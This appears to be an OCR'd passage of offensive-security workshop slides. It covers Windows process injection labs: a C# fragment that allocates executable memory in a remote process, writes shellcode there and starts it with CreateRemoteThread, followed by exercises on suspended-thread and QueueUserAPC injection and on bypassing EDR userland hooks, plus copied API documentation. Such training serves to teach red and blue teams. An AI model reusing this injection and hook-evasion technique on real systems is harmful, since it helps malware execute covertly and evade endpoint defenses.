addr = VirtualAllocEx(hProcess, IntPtr.Zero, (uint) shellcode.Length, 0x3000, PAGE_EXECUTE_READ_WRITE);

Console.WriteLine("[+] WriteProcessMemory to 0x{0}", new string[] { addr.ToString("X") });
// Write shellcode[] to the remote process memory
IntPtr outSize;
WriteProcessMemory(hProcess, addr, shellcode, shellcode.Length, out outSize);

Console.WriteLine("[+] CreateRemoteThread to 0x{0}", new string[] { addr.ToString("X") });
// Create the remote thread in a suspended state = 0x00000004
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, out hThread);
```

SIMPLE PROCESS INJECTION

CHALLENGE




msedge.exe	3144	0.02	4
notepad.exe	2244	0.05	256 B/s

Modify the code so that instead of injecting into notepad.exe the shellcode injects into calc.exe

Lab5: Remote Thread Suspended Injection

REMOTE THREAD SUSPENDED INJECTION



RESUMETHREAD

ResumeThread function (processthreadsapi.h)

10/13/2021 • 2 minutes to read

Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed.

Syntax

C++ Copy

```
DWORD ResumeThread(
  [in] HANDLE hThread
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread

Lab6: Queue User APC Process Injection

CREATEPROCESS

CreateProcessA function (processthreadsapi.h)

10/13/2021 • 13 minutes to read

Creates a new process and its primary thread. The new process runs in the security context of the calling process.

If the calling process is impersonating another user, the new process uses the token for the calling process, not the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function.

Syntax

C++ Copy

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

OPENTHREAD

OpenThread function (processthreadsapi.h)

10/13/2021 • 2 minutes to read

Opens an existing thread object.

Syntax

C++ Copy

```
HANDLE OpenThread(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwThreadId
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openthread

QUEUEUSERAPC

QueueUserAPC function (processthreadsapi.h)

10/13/2021 • 2 minutes to read

Adds a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread.

Syntax


C++ Copy

```
DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc

Lab7: Let's bypass userland hooks

HOOKING



how EDR's can hook ntdll calls to prevent malware execution

source – http://christopher-vella.com/2020/08/21/EDR-Observations.html

https://blog.nviso.eu/2020/11/20/dynamic-invocation-in-net-to-bypass-hooks/

EPP vs EDR

EPPs have low visibilities on endpoint. To better detect and mitigate the attack we did in the demo, having an EDR in place would help the blue team detect such an exploit much faster in the environment.

Endpoint Protection/Antivirus (EPP/AV)	
PREVENTION	
Static Analysis	Byte Matching, Hashes
Dynamic Analysis	Sandboxing
In Memory Analysis	Microsoft AMSI
Poor to no endpoint visibility	

!=

Endpoint Protection/Antivirus (EDR)
DETECTION
Detection instead of Prevention
Response about malicious behaviour
Collect telemetry for Threat Hunting
High process/endpoint visibility

https://github.com/Strong-IT-IBK/Conferences-Slides

CONCLUSION

One's exploitation kung-fu is limited only by one's creativity and system familiarity.